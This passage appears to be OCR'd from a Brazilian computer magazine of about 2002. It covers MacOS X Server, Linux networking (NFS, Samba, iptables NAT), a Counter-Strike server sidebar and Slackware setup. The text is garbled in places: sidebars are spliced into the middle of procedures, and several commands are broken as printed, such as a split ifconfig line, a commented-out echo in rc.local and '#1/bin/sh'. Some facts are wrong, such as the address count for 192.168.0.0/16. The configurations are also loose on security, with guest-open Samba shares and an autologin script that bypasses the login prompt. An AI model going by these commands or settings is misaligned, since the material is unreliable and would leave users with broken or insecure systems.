Junto com este equipamento é distribuído o sistema operacional MacOS X Server que se encontra na versão 10.2, com licença ilimitada para os clientes. Esta versão também é baseada no FreeBSD, da mesma maneira que acontece em sua linha para estação de trabalho.

Todos os novos sistemas operacionais da Apple utilizam a implementação do protocolo TCP/IP. Isto já era previsto, uma vez que se tratam de sistemas operacionais baseado no Unix. Mas a compatibilidade com a rede Apple Talk foi 100% mantida.

A versão server permite realizar compartilhamento de arquivos para rede local com Macintosh (AFP sobre TCP/IP), Windows (Samba e SMB/CIFS), Unix e Linux (NFS); e compartilhamento de impressora com Macintosh e Unix (LPR/LPD), Windows (SMB/CIFS).

O sistema também possui o serviço LDAP, que possibilita a conexão em árvores de diretório, como o usado pelo Windows 2000 Server.

Além de serviços de compartilhamento para rede local, encontram-se disponíveis diversos serviços para Internet, como o Apache, um dos mais famosos servidores Web. Este software já vem instalado como padrão, na versão 1.3. Para ativá-lo, basta ir ao *System Preferences*, que está localizado no *Dock*, clicar sobre a opção *Sharing* e marcar o item *Web Sharing On*.

A partir daí, a utilização do programa segue exatamente da mesma forma que nas versões que já existiam para Linux ou Windows. Estão disponíveis para Internet o QuickTime Streaming Server, o WebObjects, o Mail, o WebDAV, o SSL, o PHP, o MySQL e o JavaServer, entre outros. **PCM**

Modelo: XServe
Fabricante: Apple
Contato: (011) 5503-0090 ou 0800-127753
Preço: um processador R$ 19.800 e dual R$ 25.990

Ilustração Rodrigo Mota

Linux

Aprenda a utilizar o Linux em rede e veja como é fácil compartilhar arquivos e conexão Internet com outras estações

As facilidades são tantas que quem já trabalhou com uma rede de computadores não aceita mudar para uma estação isolada. Além disso, cada vez mais os aplicativos utilizados no dia-a-dia criam arquivos imensos, que não podem ser transportados em disquetes. Para completar, as redes são a solução ideal para economizar, já que permitem dividir impressoras e acesso à Internet com diversos computadores. Se você tiver dois computadores em casa, por exemplo, pode conectá-los e compartilhar arquivos, impressoras e até mesmo conexões com a Internet.

Nessa reportagem, você aprenderá como conectar a interface de rede em seus computadores e qual a melhor maneira de realizar a configuração no seu sistema Linux. Você verá ainda como fazer um servidor Linux compartilhar arquivos entre as estações Linux e Windows e, por último, aprenderá a dividir sua conexão Internet para os computadores de sua rede. E no quadro da página 25 você encontrará todas as instruções para montar um servidor de Counter-Strike, que é o jogo do momento em Linux.

na rede

Placas de rede

Elas não precisam ser do mesmo fabricante, mas é bom checar se há drivers para Linux antes de adquiri-las. Na grande maioria das vezes, a primeira placa é reconhecida durante a instalação. Para verificar se ela está funcionando corretamente, digite:

```
#/sbin/ifconfig -a
```

Se tudo estiver correto, a interface de rede com o nome *eth0* deve aparecer. Além dela, as interfaces *dummy* e *lo* também aparecem. Elas não devem ser alteradas, pois são interfaces locais.

Para fazer a instalação de uma estação com duas interfaces – que servirá para o compartilhamento de Internet com outras estações, já que o computador necessita de duas interfaces, uma para a rede local e outra para a conexão de banda larga – o primeiro passo é saber qual o modelo da placa de rede.

Feito isso, se a interface de rede for Realtek 8139, por exemplo, para que o sistema detecte essa placa de rede – considerando que a primeira interface foi detectada durante a instalação do sistema operacional – utilize o seguinte comando:

```
#modprobe rtl8139
```

O parâmetro *rtl8139* é o driver correspondente à placa de rede. Você deve substituir este parâmetro pelo seu tipo de placa de rede.

Para saber se o Linux possui o driver para a sua placa, verifique o diretório */usr/src/linux-2.2.16/include/config*. A maioria dos drivers para interfaces de rede já está presente no Linux. Porém, caso sua placa não esteja disponível, você pode tentar uma configuração padrão (as placas compatíveis com NE2000). Basta utilizar o comando:

```
#modprobe ne2k (ou ne2000)
```

Após o *modprobe*, digite o seguinte comando para verificar se a detecção ocorreu com sucesso:

```
#ifconfig -a
```

Se tudo funcionou corretamente, uma nova entrada chamada de *eth1 - ethernet 1* aparecerá. Esta é a representação da segunda placa de rede. Porém, apenas o fato de ela ter sido detectada não significa que esteja configurada. Lembre-se de que ela ainda não possui endereço de rede, nem máscara. Para adicionar estes dados, digite o comando:

```
#ifconfig eth1
192.168 200.254
255.255.255.0 up
```

Este comando irá atribuir endereço IP 192.168.200.254 e máscara de rede 255.255.255.0, ativando assim a interface destinada à rede local. Digite *ifconfig -a* novamente e verifique se as alterações realmente foram realizadas, checando o Endereço IP da *eth1*.

Para finalizar, você deve adicionar alguns comandos na inicialização da máquina. Isto permitirá que estes procedimentos sejam realizados automaticamente cada vez que o Linux for carregado. No Slackware, por exemplo, você pode fazer isso incluindo os comandos no arquivo *rc.local*, localizado no diretório */etc/rc.d*. Abra o editor de texto e adicione as seguintes linhas no arquivo:

```
/sbin/modprobe rtl8139
#echo "/sbin/ifconfig eth1
192.168.200.254 255.255.255.0 up"
```

Isso fará com que a interface de rede seja detectada e receba o endereço IP que você determinou toda vez que a máquina for iniciada. Para testar se as configurações estão corretas, use o comando:

```
#ping 192.168.200.254
```

Se o computador não responder significa que existe algum erro. Confira as configurações, em especial a máscara, e faça o teste mais uma vez.

Se ainda assim não funcionar, verifique a parte física, como a conexão dos cabos e o encaixe dos conectores, pois provavelmente é onde o problema se encontra.

Compartilham

A função mais comum em rede é o compartilhamento de arquivos entre as estações de trabalho, sendo que no Linux o sistema se utiliza do NFS (Network Fife System). Este sistema permite o compartilhamento, desde que respeitados os seus atributos (propriedade e permissões).

O NFS foi criado pela Sun Microsystems para se tornar o sistema padrão de compartilhamento de arquivos. As grandes vantagens são:

- Simples configuração
- Alta padronização
- Grande flexibilidade

Com o NFS funcionando, é possível fazer um intercâmbio de seus arquivos para qualquer computador rodando Linux, *BSD, SCO Unix, Solaris, SunOS, IRIX, AIX, HP-UX, True64, OS/2, entre outros, abrangendo uma grande quantidade de plataformas, sem a necessidade de configurações complicadas ou muitos programas adicionais.

Arquivos necessários

Para rodar o NFS, no entanto, é necessário que em seu sistema Linux estejam instalados os seguintes programas executáveis:

```
rpc.portmap
rpc.mountd
rpc.nfsd
```

Serão editados os seguintes arquivos:

Na máquina-servidor:

```
/etc/exports
```

Na máquina-cliente:

```
/etc/fstab
```

Configuração

Se os arquivos rpc estão instalados, o script de inicialização já deve tê-los iniciado automaticamente. Neste caso, a sua máquina está apta tanto para servir quanto para montar volumes NFS.

O arquivo */etc/ exports* define quais sistemas de arquivos serão exportados. Existe uma grande quantidade de opções, mas, basicamente, o que se deve fazer é incluir a seguinte linha no interior do arquivo:

```
/home 192.168.0.2(rw)
```

Isto quer dizer que o diretório */home* será exportado para a máquina 192.168.0.2 e que ele poderá ser tanto lido quanto modificado.

O endereço de quem tem permissão para montar pode ser tanto um IP como o nome de uma máquina, ou até um domínio inteiro. Cada IP ou faixa pode ter opções diferentes, como no exemplo abaixo:

```
/projetos *.developer.mycorp.com
(rw), *.manager.mycorp.com(ro)
```

O diretório *projetos* está liberado para todos os membros do domínio *developer.mycorp.com* para escrita e leitura. Para os da rede *manager.mycorp.com*, permite apenas a leitura.

Existem várias opções no *exports*. As mais usadas são o *ro* e *rw* mesmo. Toda vez que você fizer uma modificação no arquivo */etc/exports* é necessário restartar os serviços *rpc.** da sua máquina. Para listar os processos do *rpc*, use o comando *ps*, como o exemplo:

```
# ps aux | grep rpc
bin 71 0.0 0.3 1088 396 ? S 21:16
0:00 /sbin/rpc.portmap
root 87 0.0 0.5 1720 712 ? S 21:16
.0:00 /sbin/rpc.mountd
root 89 0.0 0.6 1736 720 ? S 21:16
0:00 /sbin/rpc.nfsd
```

Com o número dos processos, cancele a execução do serviço e, em seguida, reinicie o serviço *rpc*:

ento entre Linux

Counter-Strike

A grande sensação das lan houses é o Counter-Strike, um jogo em primeira pessoa, dividido em dois times os contra-terroristas e os terroristas. Cada um dos jogadores deve se conectar a um computador que desempenha o papel de servidor. Esse computador pode ser uma estação que está participando do jogo ou um servidor dedicado para esta função.

Para criar um servidor dedicado em um sistema operacional Linux de Counter-Strike, você precisa ter os arquivos Half-Life e o Counter-Strike.

Para fazer o download do Half-Life para Linux, acesse o endereço http://storage.s-44.net/hlds_l_3110_full.bin. Já o Counter-Strike, você encontra no endereço http://www.counter-strike.net/linux_full.html. Com os dois arquivos no computador, instale primeiro o Half-Life. Para isso, digite os seguintes comandos:

```
# chmod a+x hlds_l_3110_full.bin
#./hlds_l_3110_full.bin
```

Agora, você precisa descompactar o arquivo. Digite o comando:

```
# tar xvzf hlds_l_3110_full.tar.gz -C
/usr/local/games/
```

Pronto, com o Half-Life no computador você pode instalar o Counter-Strike. Digite o seguinte comando:

```
# tar xvzf cs_15_full.tar.gz -C
/usr/local/games/hlds_l/
```

Para iniciar um servidor, acesse a pasta onde está instalado o Half-Life (*/usr/local/games/hlds_l*) e digite o seguinte comando:

```
# ./hlds_run -game cstrike
+maxplayers 12 +map de_dust
```

Esta opção executa o servidor Counter-Strike com um número máximo de jogadores e inicia o jogo no *mapa de_dust*.

Se você estiver conectado à Internet, o server instalará alguns arquivos de segurança antes de iniciar.

Para iniciar um server em uma rede local, por ser uma rede mais rápida, você precisa digitar o seguinte comando:

```
#./hlds_run -game cstrike -
insecure -nomaster +sv_lan 1
+maxplayers 12 +map
de_dust
```

Para executar este comando, você não precisa estar conectado à Internet. Feito isso, você já está com o servidor de Counter-Strike montado em uma rede local

O Counter-Strike é a grande sensação das lan houses

```
# kill -9 71 87 89
# rpc.portmap ; rpc.nfsd ; rpc.mountd
```

Assim que o sistema é ligado, o Linux monta todos os diretórios NFS que constam no */etc/fstab*. Então, se você pretende montar sempre estes diretórios, é uma boa idéia colocá-los no */etc/fstab*. Para isso, basta colocar uma linha com a seguinte sintaxe:

```
ip.do.servidor.nfs:/diretório_no_servidor
./diretório_local nfs defaults 0 0
```

Coloque uma linha para cada um dos diretórios que serão importados. Existem também várias opções de montagem, consulte o manual se necessitar de alguma configuração mais complexa. A qualquer momento você pode montar ou desmontar todos os seus diretórios NFS, para isso basta executar o comando:

```
# mount -a -t nfs
# umount -a -t nfs
```

A primeira linha monta e o segundo comando desmonta. Assim, você terá acesso a arquivos compartilhados no Linux.

Comunicando

O Linux permite o compartilhamento de arquivos e impressoras com estações de trabalho Windows. Para isso, ele utiliza o Samba, que, na realidade, é um conjunto de ferramentas que utilizam o protocolo SMB (Server Message Block). Este protocolo é usado pelo Windows para compartilhamento de discos e impressoras, possibilitando assim, que máquinas que utilizem Windows e Linux estejam conectadas a uma mesma rede.

Nesta parte da reportagem você aprenderá a compartilhar arquivos e impressoras com estações Windows. Na página 56, na seção "O Especialista" você encontra um tutorial sobre como utilizar o Samba como um servidor de autenticação de usuários na rede.

Para a configuração do Samba é muito importante que seu Linux já esteja com o adaptador de rede e o protocolo TCP/IP funcionando, e conectado em uma rede Windows.

Instalação

Você poderá encontrar os códigos-fontes do programa, pacotes já compilados para diversas distribuições e plataformas – inclusive a versão mais atualizada –, além da documentação completa no endereço http://www.samba.org.

Algumas das distribuições do Linux já trazem a opção de instalar o pacote do Samba. Então, se você já tem o sistema operacional instalado, verifique se o programa já está disponível usando o comando:

```
# rpm -q samba
```

Se o pacote estiver instalado, será mostrada a versão do produto. Caso não esteja instalado, faça a instalação do pacote. No caso das distribuições baseadas no Red Hat, como o Conectiva Linux ou o Mandrake, use o arquivo *rpm*. Vale lembrar que para cada tipo de distribuição existe uma forma diferente de instalar os pacotes.

Os servidores SMB são o *smbd* e o *nmbd*. Verifique se os dois serviços estão rodando usando os seguintes comandos:

```
ps -aux | grep nmbd
ps -aux | grep smbd
```

Se eles não estiverem ativos, devem ser inicializados de forma manual para serem usados quando necessário. Caso deseje configurar um servidor de arquivos permanente, você deverá fazê-los iniciar de forma automática a partir do arquivo *inetd.conf*. Acrescente no arquivo */etc/inetd.conf* as seguintes linhas:

```
netbios-ssn stream tcp nowait root
/usr/sbin/smbd smbd
netbios-ns dgram udp wait root
/usr/sbin/nmbd nmbd
```

Não é necessário que o computador seja reiniciado, basta reinicializar o servidor *inetd*. Para isso, execute o comando:

```
kill all -HUP inetd
```

Se optar por inicializar o serviço de forma manual, basta abrir um terminal e digitar o seguinte comando:

```
samba start
```

Configuração

Toda a configuração do Samba é controlada somente por um arquivo, o /etc/smb.conf. Neste arquivo são determinados todos os recursos que se deseja compartilhar, bem como suas restrições.

É importante saber que o arquivos estão subdivididos em seções. Cada uma delas se inicia com um cabeçalho com o formato *[global]*.

com o Windows

[homes], *[printers]*, *[tmp]*, e assim por diante. Acompanhe a seguir o processo de configuração para cada uma das situações de uso possíveis.

Compartilhando arquivos

Mostraremos como compartilhar arquivos do Linux para uma rede Windows. Iremos compartilhar dois diretórios sem restrições de acesso, que são */home/samba* e */home/comum*. Para isso, crie os dois diretórios na pasta home digitando o seguinte comando:

```
mkdir <nome do diretório>
```

É ideal que se guarde uma cópia do arquivo *smb.conf* para que você possa recuperá-lo em caso de problemas. Para criar uma cópia do arquivo com o nome *smb.conf.copia*, use o comando:

```
cp smb.conf smb.conf.copia
```

Agora, com um editor de textos, ajuste o arquivo *smb.conf* conforme o exemplo abaixo:

```
# from localhost (127.0.0.1)
# Date: 1999/07/23 16:17:27

# Global parameters
[global]
#nome do seu grupo de trabalho
workgroup = seu grupo de trabalho do windows
server string = Servidor Samba
security = SHARE
log file = /var/log/samba/log.%m
max log size = 50
printcap name = /etc/printcap
dns proxy = No
guest account = guest
hosts allow = 192.168.200. 192.168.254. 127.
printing = bsd

[printers]
comment = Impressora Linux
security = server
path = /var/spool/lpd/lp
browseable = no
printable = yes
public = yes
writable = no
create mode = 0700

[public]
comment = Public Stuff
path = /home/samba
write list = @staff
read only = No
guest ok = Yes

[comum]
comment = Pasta comum
path = /home/comum
read only = No
guest ok = Yes
write list = @staff
```

Para se criar um novo compartilhamento, basta adicionar uma nova entrada como a *[comum]*. O parâmetro *@staff* permite ao usuário criar arquivos. A omissão deste item dá somente a permissão de escrita e leitura.

Após a configuração deste arquivo, vá em uma máquina com Windows que esteja conectada a sua rede e abra o "Ambiente de rede". A sua estação Linux deve estar sendo visualizada na rede. Com um duplo clique do mouse sobre a estação você poderá ter acesso aos recursos disponíveis.

Dica: No endereço *www.samba.org*, é possível encontrar ferramentas gráficas que permitem a configuração do arquivo *smb.conf*. Entre elas, existe o Swat, que é um aplicativo Web que permite a configuração através de um browser.

Impressoras

Para que este compartilhamento funcione é necessário que a impressora esteja configurada e imprimindo no sistema operacional Linux. No arquivo *smb.conf* adicione as seguintes mudanças para que a impressora seja compartilhada.

```
[global]
printing = bsd
printcap name = /etc/printcap
load printers = yes
log file = /var/log/samba-log.%m
lock directory = /var/lock/samba

[printers]
comment = Impressora Linux
security = server
path = /var/spool/lpd/lp
browseable = no
printable = yes
public = yes
writable = no
create mode = 0700

[ljet]
security = server
path = /var/spool/lpd/lp
printer name = lp
writable = yes
public = yes
printable = yes
print command = lpr -r -h -P %p %s
```

É muito importante que a rota para a impressora (neste caso *[ljet]*) coincida com o diretório de tarefas temporárias em */etc/printcap*. A partir de uma estação Windows, vá ao item *Adicionar Impressora*, que você encontra no menu *Iniciar*, *Configurações*, *Impressoras*. Escolha a opção *Impressora de Rede* e poderá encontrar a impressora compartilhada.

Como dividir su

Todos os equipamentos conectados na Internet, quer sejam dispositivos, servidores ou clientes, possuem necessariamente um endereço IP (Internet Protocol) que consiste de quatro números de 0 a 255 separados por pontos.

Os endereços de Internet são acessíveis e públicos para a Internet como um todo, e são denominados de IP Válido, como por exemplo o endereço 200.168.130.133. Quem tem acesso à Internet através de uma conexão de banda larga como o Speedy da Telefônica, por exemplo, pode verificar que possui um endereço IP, designado pela operadora.

Já em uma rede interna os endereços são conhecidos como IPs Frios, isto é, endereços que não são vistos pela rede externa, ou de forma técnica dizemos que são endereços não roteados na Internet. Para esta finalidade são utilizados os endereços IP 192.168.0.0 a 192.168.255.255, um total de 254 endereços IP para cada subrede.

Para qualquer computador que navegue na Internet, é necessário um endereço IP Válido, e a conexão de banda larga possui somente um IP fornecido pelo provedor. Para que diversos equipamentos que estão na rede interna possam acessar a Internet simultâneamente, é necessário que exista um servidor para compartilhar o acesso à Internet, capaz de identificar o tipo de serviço solicitado pelo cliente e quem solicitou o serviço.

Existem algumas aplicações que permitem realizar o compartilhamento de conexão Internet e você irá aprender a configurar um servidor NAT (Network Address Translation - Troca de Endereço de Rede).

Servidor NAT

Para entender o funcionamento de um servidor NAT, veja o exemplo de uma rede com dois computadores dentro de uma rede interna. Eles podem acessar simultaneamente um serviço HTTP (páginas WEB) e efetuar um download de um arquivo via FTP, utilizando um único acesso à Internet.

O servidor NAT possui o endereço IP válido 200.30.40.103, então é capaz de navegar na Internet. Para saber o que acontece para que a estação com IP Frio 192.168.0.10, consiga por meio do servidor NAT, acessar o servidor de Web com IP=201.34.2.130, a estação com IP=192.168.0.10 envia por meio de gateway 192.168.0.1 (que é o mesmo computador que exerce a função de servidor NAT na interface de rede interna) um pacote endereçado ao servidor Web de endereço IP 201.34 2.130

O servidor NAT modifica este pacote como sendo enviado por ele, com IP=200.30.40.103 1024, designando uma porta acima de 1024. Ou seja, o servidor de Web para todos os efeitos recebe uma solicitação para porta 80 (serviço de página de Web – HTTP) do servidor NAT e envia de volta a resposta (página Web) para o servidor NAT endereçado para a porta 1024. O servidor NAT sabe que a porta 1024 foi a porta utilizada para encaminhar a requisição da estação 192.168.0.10 e modifica o pacote endereçando corretamente para o mesmo.

Da mesma forma, a requisição da estação IP=192.168.0.20 para o servidor de FTP é encaminhada como sendo originada do servidor NAT, apenas definindo uma porta diferente da outra estação. Neste caso foi usado a porta 1025. O servidor NAT usa portas diferentes para "endereçar" os equipamentos

a conexão Internet

(endereço IP) da rede interna.

Este mesmo princípio é utilizado em qualquer número de computadores que se encontrem conectados a rede local. Você terá todos eles acessando simultaneamente a Internet com apenas uma conexão.

Configurando o NAT

Para que o servidor NAT funcione no computador, é necessário que já estejam instaladas as duas interfaces de rede. Na primeira parte deste especial de redes (página 22) você viu como fazer a instalação de duas placas de rede em um único computador.

A versão atual do kernel, que atualmente é da série 2.4.x, possui este recurso de implementar o servidor NAT de forma muito fácil com a utilização de recursos do IPTABLE.

Para ativar o IPTABLE, basta abrir um terminal e executar o seguinte comando:

```
Iptables -t nat -A POSTROUTING -o
eth0 -j MASQUERADE
```

Mas o ideal é que o sistema seja iniciado automaticamente. Para isso, edite o arquivo de configuração */etc/rc.d/rc.local* e insira no final do mesmo as seguintes linhas para que o roteamento de pacotes funcione:

```
modprobe Iptable_nat
Iptables -t nat -A POSTROUTING -o
eth0 -j MASQUERADE
echo 1 >
/proc/sys/net/ipv4/ip_forward
```

Pronto, com estas linhas adicionadas ao arquivo *rc.local* o IPTABLE será carregado pelo sistema toda vez que for iniciado.

Configure o Windows

Agora que você já tem um Linux configurado, o resto do procedimento é bastante simples. Basta alterar algumas configurações das máquinas Windows que estão em rede e pronto, já será possível usar a Internet na rede via Marquerade. Veja como fazer estas configurações seguindo os passos:

1 Vá em *Iniciar*, *Configurações* e *Painel de Controle*. Clique no ícone *Rede* e verifique se existe o protocolo TCP/IP instalado. Caso não exista, clique em *Adicionar*, *Protocolo*, *Microsoft* e selecione o protocolo TCP/IP. Após a instalação a máquina será reiniciada. Volte para as opções de *Rede*, clique no TCP/IP da placa de rede e em *Propriedades*. Faça a configuração de rede seguindo as seguintes características:

```
Endereço IP: 192.168.200.10
Máscara: 255.255.255.0
Gateway: 192.168.200.254
DNS (use o DNS de seu provedor)
```

2 Após a inclusão destas configurações no sistema, a máquina precisará ser reiniciada novamente. Pronto. O sistema já está configurado. Para testar a conexão, utilize o seguinte comando:

```
#ping 192.168.200.254
```

Você deve obter uma resposta ao comando como:

```
Resposta de 192.168.200.254:bytes
=32 tempo=1ms Tempo de vida=255
Resposta de 192.168.200.254:bytes
=32 tempo=1ms Tempo de vida=255
```

Se houver resposta do sistema, a configuração do NAT está correta, senão verifique os procedimentos realizados

Veja no quadro *Configure o Windows*, acima, como fazer a configuração das estações Windows que se encontram na rede local.

Implementando segurança

Com uma conexão Internet compartilhada para a sua rede, deve-se tomar alguns cuidados, já que sua conexão pode ser vítima de ataques por parte de usuários mal-intecionados. É recomendável o uso de um dispositivo de segurança, como um firewall.

Para ativar um firewall com o recurso de *masquerading*, é necessário que sejam ativadas regras de segurança que são adicionadas através do IPTABLE. No endereço www.ipmasq.cjb.net, você encontra vários exemplos e regras já prontas para a configuração de um firewall, basta adicioná-las no seu arquivo de inicialização, que, no Slackware, é o *rc.firewall*.

Neste caso, é recomendável que você ative todos os serviços que serão utilizados por suas máquinas antes de preparar as regras. A maneira mais segura de implementá-las é negando todo o tráfego de rede e habilitando apenas os serviços necessários.

Agora que você já pode ter sua rede local com acesso à Internet, inúmeras facilidades se tornam disponíveis. Isso sem falar na segurança, que fica bem mais aprimorada com estes recursos. **PCM**

Ilustração: Rodrigo Mota

Slackware

InstallFest Brasil

Conheça tudo sobre a distribuição Slackware desenvolvida para estações de trabalho, que você recebe no CD-ROM 1

O Slackware é uma das mais famosas distribuições para Linux. O seu criador, Patrick Volkerding, lançou a primeira versão da distribuição em abril de 1992 e, desde então, segue uma filosofia bem rígida: manter a distribuição o mais parecida com o UNIX possível. Esta distribuição tem fama de ser difícil de usar, mas com a versão InstallFest Brasil, o sistema foi desenhado especialmente para funcionar como estação de trabalho.

O Slackware 8.1 InstallFest Brasil preparado pelo Grupo de Usuários Slackware (*gus.br.linuxmag.com.br*), que você recebe em primeira mão no CD 1 que acompanha esta edição da PC Master, foi criado originalmente para ser usado nos eventos InstallFest organizados pelo grupo. Nessas ocasiões, os usuários mais experientes realizam instalações de Linux nos computadores para os usuários que ainda necessitam de ajuda.

A versão InstallFest

O Slackware 8.1 InstallFest é baseado na versão Current 8.1.1 do Slackware 8.1. Alguns pacotes ficaram de fora desta instalação e outros foram adicionados para oferecer uma distribuição para desktop com todo suporte a servidor de rede.

O Kernel 2.2.19 foi justamente escolhido para trabalhar com máquinas antigas, permitindo aproveitar melhor os computadores. Além disso, existem diversas ferramentas para o uso do PC como estação de trabalho, entre elas:

- **Emulador Wine** – Permite que programas para Windows possam ser rodados com moderação dentro do Linux
- **KILE** – Ambiente de Integração do LaTeX com o KDE
- **J2RE** – Ambiente de Desenvolvimento Java 1.4.0
- **fmsx** – Emulador para o computador modelo MSX
- **UAL** – Linguagem de Programação
- **Xcdroast e Gcombost** – Programas para a gravação de CD ROM
- **Acrobat Reader** – Leitor de PDF da Adobe
- **Anjuta** – Ambiente de desenvolvimento para C e C++, entre outras
- **Xanim** – Programa para visualização de animações
- **Ilcq** – Clone do ICQ para o Linux
- **Kylix** – Ambiente de desenvolvimento Delphi da Borland para o Linux
- **Xwpe** – Ambiente de desenvolvimento semelhante ao Borland C
- **Octave** – Desenvolvimento de fórmulas matemáticas
- **ArgoUML** - Desenvolvimento em UML
- **FPC** – Linguagem de programação Pascal
- **Dosemu** – Emulador do Ambiente DOS
- **Open Office** – 1.0.1 já com o suporte completo ao Português usado no Brasil
- **Webmin** – Configuração do sistema via interface Web

Instalação

Toda a instalação desta distribuição é feita em modo texto. O Slackware não possui um instalador amigável em um ambiente gráfico e todo o processo é feito em modo terminal, inclusive o particionamento do disco rígido (tanto que os profissionais costumam adorar esse Linux).

Mas desde sua primeira versão até agora já foram realizadas grandes melhorias no seu processo de instalação, o que está tornando-a mais amigável. Para facilitar o processo, no CD-ROM 2 desta edição você encontra uma videoaula de como fazer a instalação deste sistema operacional (veja mais na página 21).

Para colocar esta distribuição em seu computador é necessário que você tenha uma partição livre em seu disco rígido. O Slackware não possui uma ferramenta que modifique o tamanho das partições como acontece no caso do Mandrake, por exemplo, que possui o Diskdrake.

Você deve criar uma partição. Qualquer informação incorreta ou realizada sem cuidado pode levar a perda de todo o conteúdo de seu disco rígido. Portanto, faça uma cópia de segurança de todas as informações importantes existentes no seu PC.

Instalação de aplicativos

O Slackware tem um sistema de pacotes próprio parecido com o TGZ e baseado nos *BSD e até mesmo usado no Solaris. Porém, diferentemente do sistema adotado no Solaris, o Slackware não tem o que chamamos de *dependência de pacotes*. Ou seja, no Slackware é possível instalar pacotes mesmo que eles dependam de outros não instalados para que funcionem – e o sistema não avisa sobre a dependência.

O Slackware adotou os pacotes compactados no formato *tar.gz*. Seu desenvolvedor trouxe para a distribuição um padrão que é encontrado em outros Unix, que também oferecem formas de instalar, remover ou atualizar um pacote. O Slackware oferece um programa para o gerenciamento e interação com os pacotes chamado *pkgtool*. Com ele você pode adicionar e remover os pacotes do seu sistema.

Para realizar a instalação de um pacote use comando

```
installpkg nome_do_pacote.tgz
```

Para fazer a remoção de um pacote, digite:

```
removepkg nome_do_pacote
```

Para obter maiores detalhes sobre o programa basta digitar:

```
man pkgtool
```

Dispositivo de som

Da mesma forma que na rede, primeiramente temos que saber qual a placa de som existente. O comando *lspci* auxilia nas informações se a placa de som for PCI. Em seguida, você pode carregar o módulo relacionado a sua placa de som. No diretório */lib/modules/`uname -r`/kernel/drivers/sound* você tem todos os módulos disponíveis.

Carregue o módulo desejado e veja se ele está funcionando:

```
# /sbin/modprobe maestro3
#
# lsmod
Module                  Size  Used by
Tainted: P
eepro100               17264  1
maestro3               25448  0
(unused) <--    -   Módulos
carregados
ac97_codec              9568  0
[maestro3] <-----|
soundcore               3236  2
[maestro3]  <---+
apm                     9148  1
#
```

Define no arquivo */etc/rc.d/rc.modules* qual será a sua placa de som. Para que no próximo reboot ele seja carregado automaticamente, basta tirar o comentário da linha desejada (onde # é o comentário):


```
#/sbin/modprobe es1370
# ES1371 support, such as Sound
Blaster 64V PCI
#/sbin/modprobe es1371
```

Aproveitando os computadores antigos

Obviamente não podemos esperar de um 486 a mesma performance que vemos em um novíssimo Pentium IV, mas podemos esperar que ele funcione e seja um servidor de impressão, mail e gateway com alta eficiência e confiabilidade.

Laboratórios obsoletos, com máquinas antigas e HDs minúsculos, podem muito bem se aproveitar do Slackware e se tornarem terminais gráficos de qualidade. Algumas distribuições estabelecem que só computadores i586 (Pentium) ou superiores possam ter este uso, o Slackware não.

Pacotes compilados para i386, facilidade de administração sem o X, disponibilidade do XFree86 3.3.6 (que é mais leve) e alta capacidade de customização, tornam o Slackware a distribuição ideal para as máquinas com poucos recursos de memória, processamento e disco.



O instalador é todo em português, o que facilita muito

O ambiente de trabalho gráfico padrão é o KDE3

```
# ESS Maestro, Maestro2,
Maestro2E:
#/sbin/modprobe maestro
# ESS Maestro3/Allegro:
/sbin/modprobe maestro3 <------ .
Módulo desejado
```

Modo gráfico sem Login

É muito comum que os usuários de outros sistemas, quando migram para o Linux, se sintam incomodados em digitar o login e a senha toda vez que entram no sistema. Outros ainda insistem em utilizar o usuário *root* todas as vezes.

Para evitar que o usuário root seja utilizado e ao mesmo tempo inicializar o Linux sem que seja necessário digitar o login ou a senha, o primeiro local que deve ser alterado é o */etc/inittab*, onde estão contidos os níveis de inicialização do sistema. Insira um novo runlevel. No Slackware tem-se dois deles vagos, o 2 e o 5. Escolhemos o 5 para ser o *nologonX mode*. Basta acrescentar a seguinte linha no fim do arquivo:

```
x2:5:respawn:/usr/X11/bin/nologonX
```

Procure também uma linha semelhante a esta:

```
id:4:initdefault:
```

Troque o número do *id* por 5. Com estas alterações, o sistema irá inicializar usando o runlevel 5, que significa que quando estiver neste runlevel, irá executar o modo gráfico.

O */etc/ONEUSER* é um arquivo fácil. Dentro dele basta colocar o nome do usuário que irá entrar automaticamente no sistema. Lembre-se que este usuário deverá ser um usuário válido. Coloque apenas o nome de login dele, mais nada.

No */usr/X11/bin/nologonX* está o coração do *nologonX mode*. Neste script dizemos ao computador para capturar o nome do usuário em */etc/ONEUSER* e então inicializar o Linux usando este usuário. Tudo sem a necessidade de digitar nada.

```
#1/bin/sh
ONLYONE=`cat /etc/ONEUSER`
su - $ONLYONE /usr/X11R6/bin/
startx << /dev/tty14 >> /dev/tty15
```

Verifique os pipes no fim da terceira linha. Eles fazem com que o Linux pense que existe um usuário teclando estes comandos na *tty15*. Isso é necessário para que o comando *startx* seja aceito. Por motivos de segurança, o Linux só aceita comandos de usuário que tenham partido de um terminal (*tty*). É possível burlar isso copiando a saída padrão para */dev/tty15*.

Usando o CD-ROM

Se você tem um CD qualquer e quer visualizar o conteúdo no seu Linux, coloque-o na unidade e use o seguinte comando:

